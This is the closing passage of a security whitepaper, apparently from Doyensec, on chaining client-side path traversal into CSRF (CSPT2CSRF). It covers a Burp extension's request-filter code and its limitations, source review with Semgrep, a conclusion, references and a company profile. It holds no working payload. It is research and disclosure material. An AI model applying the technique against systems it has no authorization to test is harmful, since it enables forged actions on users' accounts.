boolean isJSON = requestResponse.request().hasParameters(HttpParameterType.JSON);
boolean hasMandatoryParam = requestResponse.request().hasParameter("organizationId", HttpParameterType.JSON);

return isCorrectHost && isPostRequest && isJSON && hasMandatoryParam ;
```

The tool's limitations:

- No DOM based or stored sources will be identified unless you used the canary token as input data.
- Some front ends implement client-side routing. This kind of routing does not send HTTP requests to Burp and therefore will not be caught by our extension, unless you used the canary token.

Source code review

Of course, a manual review of the front-end source code can also help identify an input value used in the path parameter of an API call. Reading the API documentation can give you some leads as to whether some of the APIs are using path parameters or not.

Semgrep rules can also be a good tool to facilitate this analysis. The rules must be cross-file to identify values used between source and sink. It needs to take care of the different front-end framework implementations to identify the different sources (e.g., query parameters, URI fragment) and the different sinks (axios, fetch, XHR calls).

CONCLUSION

Conclusion

Thanks to CSPT2CSRF, CSRF is still alive.

We introduced a new technique to exploit CSRF by leveraging CSPT with a GET sink. Using malicious uploaded data as a gadget to perform a second-order CSRF is very common. Most of the time we were, at least, able to execute a 1-click CSPT2CSRF. In this technical whitepaper, we formalized the issue and also released a tool to facilitate the discovery of such vulnerabilities. We highly encourage the security community to look for CSPT2CSRF and we hope our research will help researchers to find and exploit it.

While CSPT2CSRF introduces new restrictions and impacts, an application can have multiple CSPT sources and therefore can lead to multiple vulnerabilities.

During the past year, we hunted for CSPT2CSRF while performing numerous assessments and identified several vulnerabilities even in well-known targets. This suggests that the vulnerability has been overlooked for years.

Authors

Maxence Schmitt

Reviewers

Luca Carettoni
John Villamil
Anthony Trummer

Mattermost and Rocket.Chat Team

- For the collaboration and authorization to use these vulnerabilities as examples.

REFERENCES

External Resources

- CSPT Burp Extension :
  https://github.com/doyensec/CSPTBurpExtension
- Portswigger top 10 2022 stating that CSPT it is an overlook vulnerability :
  https://portswigger.net/research/top-10-web-hacking-techniques-of-2022
- Using CSPT vulnerability to include external CSS:
  https://mr-medi.github.io/research/2022/11/04/practical-client-side-path-traversal-attacks.html
- Using CSPT to exploit a CSRF:
  https://erasec.be/blog/client-side-path-manipulation/
- CSPT leading to 1-click CSRF in Gitlab:
  https://gitlab.com/gitlab-org/gitlab/-/issues/365427
- A tweet from Sam Curry about CSPT to CSRF was found on X back in 2021:
  https://x.com/samwcyo/status/1437030056627523590?lang=fr
- Research paper from Soheil Khodayari and Giancarlo Pellegrino:
  https://www.usenix.org/system/files/sec21-khodayari.pdf
- OWASP references about Client-Side CSRF:
  https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#dealing-with-client-side-csrf-attacks-important
- CSRF by Antoine Roly:
  https://erasec.be/blog/client-side-path-manipulation/

ABOUT DOYENSEC

ABOUT DOYENSEC

Doyensec was founded in 2017 by John and Luca who are its only stakeholders. The company exists to further the passion and focus of its creators. We aim to provide research-driven application security, enabling trust in our client's products and evolving the resilience of the digital ecosystem.

With offices in the US and Europe, Doyensec has access to a unique talent pool of security experts capable of providing worldwide consulting services.
We keep a small dedicated client base and expect to develop long term working relationships with the projects and people involved. We will find bugs, but we know that is just the first step in the process. At any stage of your security maturity, you can rely on Doyensec to solve your unique application security needs.

We value and rely on the following principles:

- **Passion**. We believe quality comes from passion and care. We love what we do, and continuously work on mastering our craft. Every engagement is finely executed with dedication and attention to details.
- **Expertise**. Our team has decades of experience in application security. We are industry leaders in penetration testing, reverse engineering, and source code review. Doyensec researchers have discovered numerous vulnerabilities in widely-deployed products, secured fortune 500 enterprises, advised startups and worked with tech companies to eradicate security flaws.
- **Focus**. Security craftsmanship is all about individual attention and delivering tailored security services and products. We concentrate on application security and do fewer things, better.
- **Research**. The fast changing landscape of technologies and security threats requires constant innovation. We are dedicated to providing research-driven application security and therefore invest 25% of our time in building security testing tools, discovering new attack techniques and developing countermeasures.

DOYENSEC